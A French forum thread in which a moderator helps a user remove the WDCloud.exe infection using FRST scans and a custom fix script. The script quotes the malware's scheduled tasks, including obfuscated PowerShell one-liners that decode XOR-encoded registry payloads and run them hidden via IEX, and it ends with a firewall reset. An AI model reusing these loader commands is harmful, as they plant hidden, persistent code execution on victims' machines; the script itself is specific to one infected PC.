Suppression du virus WDCloud.exe
RésoluBonjour,
Pouvez vous m'aider s'il vous plaît. Comment supprimer le virus WDCloud.exe?
Merci
Windows / Chrome 109.0.0.0
9 réponses
-
Modérateur
Bonjour.
Télécharge FRST une fois téléchargé enregistre-le sur le bureau puis clique avec le bouton droit de ta souris sur FRST et choisi Exécuter en tant qu'administrateur tu auras ceci :

Clique sur Analyser

Attention, attendre que les messages disant que l'analyse est terminée s'affichent.

À la fin de l'analyse tu auras deux fichiers texte sur le bureau FRST et Addition.


Ensuite envoie les rapports FRST et ADDITION sur PJJOINT voir CE TUTORIEL puis donne les deux liens générés par PJJOINT dans ta réponse.
-
Bonjour Bazfile
Voici les liens :
https://pjjoint.malekal.com/files.php?id=FRST_20230212_i5v12j14l10r14
https://pjjoint.malekal.com/files.php?id=20230212_f12k9i13f8x5
-
Modérateur
Ton pc est très infecté (plusieurs infections) une fois qu'il sera désinfecté change tes mots de passe en ligne.
Désinstalle Web Companion c'est un adware.
Procédure à faire dans l'ordre indiqué :
1- Ouvre FRST en tant qu'administrateur pour cela avec le bouton droit de ta souris sur FRST et choisis exécuter en tant qu'administrateur
2 - Copie l'intégralité du script qui est dans l'encadré qui suit :Start:: CreateRestorePoint: CloseProcesses: HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate: Restriction GroupPolicy-Firefox: Restriction HKLM\SOFTWARE\Policies\Mozilla\Firefox: Restriction Task: {00357F93-12A0-4B15-8CF0-5ABC8ACDB918} - System32\Tasks\Microsoft\Windows\Management\Provisioning\User => powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File "C:\WINDOWS\System32\27ddf40c-a77f-4d38-a3d0-e147e380b313.ps1" Task: {DB8356C9-464E-4021-AA71-162AD1CACA57} - System32\Tasks\Service\Diagnostic => C:\Users\Arivola\AppData\Roaming\ServiceGet\Moggur.exe -> "C:\Users\Arivola\AppData\Roaming\ServiceGet\Moggur.dat" Task: {03D0211E-0D83-4AAD-B6DB-824A8A35942D} - System32\Tasks\Microsoft\Windows\Management\Provisioning\0WyVwgoPD\665457D4-0C18-4749-807A-9F0E02CFE410 => cmd.exe /C EChO IEx "iCm ([sCriPTbloCK]::CreATE([sTRinG]::JoIn('', ((Get-ItEMpROPeRty -PATH 'hKlM:\sofTwaRE\clASsES0WYVW').'0wYVwGo' | % { [chAr](`$_ -bXOR 184) }))))" | PoWERsHeLL -wIndowsTyLE hiDdEN Task: {EDA64E1D-FBD9-4939-9F6A-45D8C41A196A} - System32\Tasks\Microsoft\Windows\Management\Provisioning\qgtF2246P\8AAC84EA-7A8A-4AB0-B8D3-CD6F5D8AB010 => cmd.exe /C EchO IEX "iCM ([scRiPTBlocK]::crEaTE([StRiNG]::JOIN('', ((Get-iTemPrOPERtY -Path 'hkLm:\sOfTwaRE\CrEAtIVe TECHQgtF224').'qgtf2246p' | % { [Char](`$_ -BXoR 254) }))))" | pOWershELl -WINDowstYle HiDden HKLM\...\Run: [] => [X] HKLM-x32\...\Run: [] => [X] Task: {30DE5B3A-784B-4203-BB02-2A56E1F939D5} - System32\Tasks\GoogleUpdateTaskUserS-1-5-21-3955518516-3450115232-410665834-1002Core => C:\Users\Arivola\AppData\Local\Google\Update\GoogleUpdate.exe /c (Pas de fichier) Task: {54016547-CBA9-4D72-AA97-B413B074F8CC} - System32\Tasks\GlaryOneClickOptimizer 5 => C:\Users\Arivola\AppData\Local\Temp\Rar$EXb0.156\_igetintopc.com_Glary_Utilities_Pro_5_Portable\App\GlaryUtilities5\OneClickMaintenance.exe /schedulestart (Pas de fichier) Task: {5C59A0D5-3A4A-44F6-8E8B-78EA842629D3} - System32\Tasks\GoogleUpdateTaskUserS-1-5-21-3955518516-3450115232-410665834-1002UA => C:\Users\Arivola\AppData\Local\Google\Update\GoogleUpdate.exe /ua /installsource scheduler (Pas de fichier) FF Plugin: adobe.com/AdobeAAMDetect -> C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\CCM\Utilities\npAdobeAAMDetect64.dll [Pas de fichier] U3 aspnet_state; pas de ImagePath Task: {37170938-AAA1-4101-9E74-2EBF2C25AC3B} - System32\Tasks\CnfCr0x121 => C:\Users\Arivola\AppData\Local\Google\Conf\v13-9\rnews.exe [28567952 2021-12-28] (SWN Software -> ) [Fichier non signé] Task: {38B84A90-C18D-43C7-BB3C-255F299DFF31} - System32\Tasks\VSPXService => C:\Users\Arivola\AppData\Roaming\YSPX\v3-21\rhc.exe [1536 2022-11-06] () [Fichier non signé] Task: {39E6ABA2-E64F-49A4-88F1-84DCB8CAA5A2} - System32\Tasks\CnfCr0x123 => C:\Users\Arivola\AppData\Local\Microsoft\Conf\v13-9\rnews.exe [28567952 2021-12-28] (SWN Software -> ) [Fichier non signé] Task: {57F8DDDF-67E9-4EA7-BF1B-CEE4F5BF5DFB} - System32\Tasks\VSPXService_LG => C:\Users\Arivola\AppData\Roaming\YSPX\v3-21\WDCloud.exe [66984712 2022-12-12] (APTX Software -> ) [Fichier non signé] Task: {5AF3DC07-0E8B-4F10-97EA-6404763A7A6D} - System32\Tasks\CnfCr0x122 => C:\Users\Arivola\AppData\Local\Mozilla\Conf\v13-9\rnews.exe [28567952 2021-12-28] (SWN Software -> ) [Fichier non signé] Task: {7794A4CF-0FF5-4164-8C64-838C05D9672C} - System32\Tasks\CnfCr0x124 => C:\Users\Arivola\AppData\Local\Media\Conf\v13-9\rnews.exe [28567952 2021-12-28] (SWN Software -> ) [Fichier non signé] [Fichier en cours d'utilisation] Task: {78143C93-CEE2-4111-B1C4-45B87DCAE123} - System32\Tasks\WD Elusion Service => C:\Users\Arivola\AppData\Local\WAAD\v2519\WDElua.exe [351616 2022-12-24] (APTX Software -> ) [Fichier non signé] Task: {9815C343-546D-48A6-8BB2-29EC6A0DFAE1} - System32\Tasks\CnfCr0x120 => C:\Users\Arivola\AppData\Local\Packages\Conf\v13-9\rnews.exe [28567952 2021-12-28] (SWN Software -> ) [Fichier non signé] Task: {A8785991-0120-46C3-AE52-D478FA095359} - System32\Tasks\ServiceGPUTaskUpdate => C:\Users\Arivola\AppData\Local\Packages\Conf\v13-9\rhc.exe [1536 2021-09-17] () [Fichier non signé] Task: {CB98B6E2-28AE-47BB-8EAB-E49EE96152EC} - System32\Tasks\APTXService => C:\Users\Arivola\AppData\Local\WAAD\v2519\rhc.exe [1536 2022-11-20] () [Fichier non signé] Task: {CC56E61E-E69E-430E-A98E-1C04200B4ADD} - System32\Tasks\CnfCr0x125 => C:\Users\Arivola\AppData\Local\Packages\Rnews\v13-9\rnews.exe [28567952 2021-12-28] (SWN Software -> ) [Fichier non signé] Task: {D77AFC3E-A6E4-4F57-BDAE-58BABB5240AD} - System32\Tasks\PxService => C:\Users\Arivola\AppData\Local\Packages\Paon\v1-5\paon.exe [13776272 2021-11-03] (PAN Software -> ) [Fichier non signé] Task: {306E1814-C312-496E-AFD1-972CC1B7220F} - System32\Tasks\APTXService_LG => Command(1): rhc.exe -> php.exe include.php Task: {306E1814-C312-496E-AFD1-972CC1B7220F} - System32\Tasks\APTXService_LG => Command(2): rhc.exe -> php.exe index.php ContextMenuHandlers5: [igfxcui] -> {3AB1675A-CCFF-11D2-8B20-00A0C93CB1F4} => -> Pas de fichier ContextMenuHandlers6-x32: [Glary Utilities] -> {B3C418F8-922B-4faf-915E-59BC14448CF7} => C:\Program Files (x86)\Glary Utilities 5\ContextHandler.dll -> Pas de fichier AlternateDataStreams: C:\ProgramData\Reprise:wupeogjxlctlfudivq`qsp`20hfm [0] CHR HKLM-x32\...\Chrome\Extension: [aegnopegbbhjeeiganiajffnalhlkkjb] CHR HKLM-x32\...\Chrome\Extension: [makcojoppodhcgmmchohadhpkicoafka] C:\Users\Arivola\AppData\Local\Packages\Paon C:\Users\Arivola\AppData\Local\Packages\Rnews C:\Users\Arivola\AppData\Local\Packages\Conf\v13-9 C:\Users\Arivola\AppData\Local\WAAD C:\Users\Arivola\AppData\Local\Media\Conf\v13-9 C:\Users\Arivola\AppData\Local\Google\Conf\v13-9 C:\Users\Arivola\AppData\Local\Mozilla\Conf\v13-9 C:\Users\Arivola\AppData\Roaming\YSPX C:\Users\Arivola\AppData\Roaming\ServiceGet\Moggur.dat C:\WINDOWS\System32\27ddf40c-a77f-4d38-a3d0-e147e380b313.ps1 cmd: netsh advfirewall reset EmptyTemp: End::3- Une fois le script copié clique sur Corriger, FRST prend automatiquement le script qui est dans le presse-papier.

Laisse la correction se faire une fois qu'elle est terminée il te sera demandé de redémarrer ton pc, fait-le dès que cela te sera demandé, voir ci-dessous.
Puis une fois ton ordinateur redémarré :
4- Tu auras un fichier Fixlog sur ton bureau ensuite envoie ce rapport fixlog sur PJJOINT puis donne le lien généré par PJJOINT dans ta réponse.5- VÉRIFIE ET DIS-MOI SI TON PROBLÈME EST TOUJOURS PRÉSENT
6- Pour voir si tout est OK fait une nouvelle analyse FRST et donne les liens des deux rapports.
-
Me revoilà
J'ai un petit problème, FRST ne répond pas lors de la suppression de fichier temporaire dans C:\Users\Arivola\AppData\local\Temp, je ne sais pas pourquoi. Le fichier Fixlog est là mais la correction n'est pas encore terminée. Du coup là je suis coincé.
-
Je t'envoie le lien du fichier Fixlog.txt
https://pjjoint.malekal.com/files.php?id=20230212_b14o8b6u15x12
-
-
Modérateur
Il n'y a plus d'infection sur ton pc.


Si tout est OK pour toi, désinstalle FRST, renomme le fichier FRST que tu as téléchargé, renomme-le en uninstall, puis une fois le fichier renommé ouvre-le, la désinstallation se fera automatiquement via un redémarrage du pc.
-
Ok merci beaucoup
La boulette que j'ai faite ne va pas causé des problèmes?
-
Merci pour tout alors, tu es super